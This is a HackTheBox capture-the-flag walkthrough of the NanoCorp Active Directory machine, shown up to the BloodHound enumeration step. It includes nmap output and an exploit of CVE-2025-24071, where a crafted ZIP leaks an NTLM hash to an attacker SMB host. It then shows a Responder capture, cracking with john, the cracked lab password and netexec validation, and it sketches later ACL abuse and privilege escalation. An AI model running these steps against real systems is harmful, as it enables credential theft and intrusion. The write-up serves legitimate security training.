HackTheBox NanoCorp Walkthrough

Description :
Nanocorp is an Active Directory machine that starts with a hiring website subdomain, which allows users to apply for jobs and upload resumes as ZIP files. Using the latest vulnerability CVE-2025-24071, we steal an NTLM hash when a user accesses a malicious file. This hash is crackable, and we obtain credentials for the web_svc user. With valid credentials, we enumerate Active Directory and discover that web_svc can add itself to the IT_support group. This group has permission to reset passwords of users in the ad_monitoring OU. By abusing DACL/ACL permissions, we reset the password of the monitoring_svc user, who has PSRemoting access on dc01. However, monitoring_svc is a member of the Protected Users group, which blocks NTLM auth. since winrm over HTTP is restricted and Evil-WinRM does not support Kerberos + SSL, we patch the evil-winrm from github to support both. This allows us to authenticate with Kerberos over HTTPS and read the user.txt flag.
While scanning internal ports on dc01, we discover a local only port 6556, protected by a firewall. Antivirus blocks most port-forwarding tools, so we write a simple powershell listener script. The response reveals monitoring data from Checkmk agent, showing its version (2.1.0p10).
Further research shows the Checkmk agent version is vulnerable to, CVE-2024-0670 - Local Privilege Escalation via writable files. This vulnerability requires an interactive shell to trigger exploitation via the repair Checkmk software using msiexec command .
Using runascs, we enumerate active sessions on dc01 and find that web_svc has an active RDP session, meaning it can log in locally. We use runascs with UAC bypass to spawn an interactive shell as web_svc. From there, we trigger the Checkmk agent repair process and exploit it to escalate privileges to Administrator.
Nmap :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
└─$ sudo nmap -p- -vvv --min-rate 10000 10.129.28.115
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-16 17:48 -0400
Initiating Ping Scan at 17:48
Scanning 10.129.28.115 [4 ports]
Completed Ping Scan at 17:48, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:48
Completed Parallel DNS resolution of 1 host. at 17:48, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 17:48
Scanning 10.129.28.115 [65535 ports]
Discovered open port 80/tcp on 10.129.28.115
Discovered open port 445/tcp on 10.129.28.115
Discovered open port 135/tcp on 10.129.28.115
Discovered open port 139/tcp on 10.129.28.115
Discovered open port 53/tcp on 10.129.28.115
Discovered open port 49669/tcp on 10.129.28.115
Discovered open port 49675/tcp on 10.129.28.115
Discovered open port 593/tcp on 10.129.28.115
Discovered open port 464/tcp on 10.129.28.115
Discovered open port 9389/tcp on 10.129.28.115
Discovered open port 3269/tcp on 10.129.28.115
Discovered open port 636/tcp on 10.129.28.115
Discovered open port 63669/tcp on 10.129.28.115
Discovered open port 88/tcp on 10.129.28.115
Discovered open port 49664/tcp on 10.129.28.115
Discovered open port 55448/tcp on 10.129.28.115
Increasing send delay for 10.129.28.115 from 0 to 5 due to 11 out of 31 dropped probes since last increase.
Discovered open port 55456/tcp on 10.129.28.115
Discovered open port 389/tcp on 10.129.28.115
Discovered open port 5986/tcp on 10.129.28.115
Discovered open port 3268/tcp on 10.129.28.115
Completed SYN Stealth Scan at 17:48, 33.37s elapsed (65535 total ports)
Nmap scan report for 10.129.28.115
Host is up, received echo-reply ttl 127 (0.13s latency).
Scanned at 2026-06-16 17:48:08 EDT for 34s
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5986/tcp  open  wsmans           syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
49669/tcp open  unknown          syn-ack ttl 127
49675/tcp open  unknown          syn-ack ttl 127
55448/tcp open  unknown          syn-ack ttl 127
55456/tcp open  unknown          syn-ack ttl 127
63669/tcp open  unknown          syn-ack ttl 127

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 34.14 seconds
           Raw packets sent: 327627 (14.416MB) | Rcvd: 51 (2.228KB)


└─$ nmap -p 53,80,88,139,389,445,464,593,636,1433,2179,3268,3269,5985 -sCV 10.129.28.115
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-16 17:49 -0400
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.94% done; ETC: 17:50 (0:00:00 remaining)
Nmap scan report for 10.129.28.115
Host is up (0.20s latency).

PORT     STATE    SERVICE       VERSION
53/tcp   open     domain        (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNS-SD-TCP:
|     _services
|     _dns-sd
|     _udp
|_    local
80/tcp   open     http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Did not follow redirect to http://nanocorp.htb/
88/tcp   open     kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-16 22:04:24Z)
139/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb, Site: Default-First-Site-Name)
445/tcp  open     microsoft-ds?
464/tcp  open     kpasswd5?
593/tcp  open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open     tcpwrapped
1433/tcp filtered ms-sql-s
2179/tcp filtered vmrdp
3268/tcp open     ldap          Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb, Site: Default-First-Site-Name)
3269/tcp open     tcpwrapped
5985/tcp filtered wsman
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.99%I=7%D=6/16%Time=6A31C4F3%P=x86_64-pc-linux-gnu%r(DNS-
SF:SD-TCP,30,"\0\.\0\0\x80\x82\0\x01\0\0\0\0\0\0\t_services\x07_dns-sd\x04
SF:_udp\x05local\0\0\x0c\0\x01");
Service Info: Hosts: nanocorp.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-06-16T22:04:48
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 15m01s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.00 seconds
Nmap shows many ports related to Active Directory (LDAP, Kerberos, SMB, DNS). The domain is nanocorp.htb and the host is DC01, so we need to add it to our /etc/hosts. WinRM over HTTPS (5986) is open, HTTP WinRM (5985) is closed, and we can see also the windows server is hosting a website on port 80 that is refred to http://nanocorp.htb/.
Nanocorp Website - TCP 80 :

Accessing http://$IP redirects us to http://nanocorp.htb, which loads a basic corporate-style website:

On the About Us section, there is an "Apply Now" button, which redirects to a new virtual host 'hire.nanocorp.htb':


Visiting http://hire.nanocorp.htb reveals a simple resume upload portal. The application only accepts .zip files:
Foothold :
Capturing web_svc NTLM Hash – CVE-2025-24071
We used this exploit: CVE-2025-24071: NTLM Hash Leak via RAR/ZIP Extraction and .library-ms File , This Windows File Explorer vulnerability allows an attacker to steal NTLM hashes when a user extracts a crafted .zip file.
The crafted ZIP contains a .library-ms file pointing to a malicious SMB path (attacker IP). When the victim extracts the ZIP, Windows automatically attempts to authenticate to the attacker’s SMB server, leaking the NTLM hash.
We use the public PoC: CVE-2025-24071_PoC :
1
2
3
4
5
6
7
8
9
10
# clone the repo

└─# git clone https://github.com/0x6rss/CVE-2025-24071_PoC.git
Cloning into 'CVE-2025-24071_PoC'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 18 (delta 4), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (18/18), 6.30 KiB | 6.30 MiB/s, done.
Resolving deltas: 100% (4/4), done.
Run the poc.py script. It will ask you for the name of the file and the IP address of the attacker’s machine :
1
2
3
4
5
6
7
8
9
10

└─# cd CVE-2025-24071_PoC

└─# python3 poc.py
Enter your file name: my_resume
Enter IP (EX: 192.168.1.162): 10.10.X.X
completed

└─# ls
exploit.zip  poc.py  README.md
Then we go to http://hire.nanocorp.htb/ and upload the exploit.zip file:

Start responder on your attacker machine and After about 1 minute, once the server unzips the file you will get the ntlm hash :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(root㉿kali)-[/home/kali/Desktop/nanocorp.htb/CVE-2025-24071_PoC]
└─# responder -I eth1 -v
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

[+] You don't have an IPv6 address assigned.


[+] Generic Options:
    Responder NIC              [eth1]
    Responder IP               [10.10.X.X]
    Responder IPv6             [::1]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-6IIE2H5XV6B]
    Responder Domain Name      [1U8W.LOCAL]
    Responder DCE-RPC Port     [47214]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.28.115
[SMB] NTLMv2-SSP Username : NANOCORP\web_svc
[SMB] NTLMv2-SSP Hash     : web_svc::NANOCORP:89eea1c9a539bf8b:032AA8F0B325853F59AB5C689259517F:010100000000000080A4596936AADB017FDCB3F4FBC82F1F0000000002000800310055003800570001001E00570049004E002D003600490049004500320048003500580056003600420004003400570049004E002D00360049004900450032004800350058005600360042002E0031005500380057002E004C004F00430041004C000300140031005500380057002E004C004F00430041004C000500140031005500380057002E004C004F00430041004C000700080080A4596936AADB010600040002000000080030003000000000000000000000000020000095DDD766E2E87F38B5BECA2B6AB8C5736ACBF3D618AAEBCDB39879DC5CD795300A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310030002E00340030000000000000000000
NTLM hash of web_svc user captured! Next we need to crack the hash.
Crack web_svc ntlm hash :
Save the NTLM hash to a file and use hashcat/john tool to crack it :
1
echo "web_svc::NANOCORP:89eea1c9a539bf8b:032AA8F0B325853F59AB5C689259517F:010100000000000080A4596936AADB017FDCB3F4FBC82F1F0000000002000800310055003800570001001E00570049004E002D003600490049004500320048003500580056003600420004003400570049004E002D00360049004900450032004800350058005600360042002E0031005500380057002E004C004F00430041004C000300140031005500380057002E004C004F00430041004C000500140031005500380057002E004C004F00430041004C000700080080A4596936AADB010600040002000000080030003000000000000000000000000020000095DDD766E2E87F38B5BECA2B6AB8C5736ACBF3D618AAEBCDB39879DC5CD795300A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310030002E00340030000000000000000000" > web_svc_hash
It will take one minute or less to crack :
1
2
3
4
5
6
7
8
9
10
└─# john --wordlist=/usr/share/wordlists/rockyou.txt web_svc_hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dksehdgh712!@#   (web_svc)
1g 0:00:00:00 DONE (2025-04-10 16:38) 1.136g/s 2108Kp/s 2108Kc/s 2108KC/s dobson5499..djcward
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Password cracked: dksehdgh712!@#
By testing the web_svc credentials with the Netexec tool, we can confirm they work for authentication
1
2
3
└─# netexec smb nanocorp.htb -u web_svc -p 'dksehdgh712!@#'
SMB         10.129.28.115     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:False)
SMB         10.129.28.115     445    DC01             [+] nanocorp.htb\web_svc:dksehdgh712!@#
Now we have a valid foothold as web_svc.
Bloodhound loot ad web_svc :
With valid credentials on the domain controller, we proceed to BloodHound for collecting and starting to enumerate the DACL/ACL of objects.
1
bloodhound-python -u 'web_svc'  -p 'dksehdgh712!@#'  -d nanocorp.htb -v --zip -c All -dc dc01.nanocorp.htb -ns 10.129.28.115 -op web_svc-loot
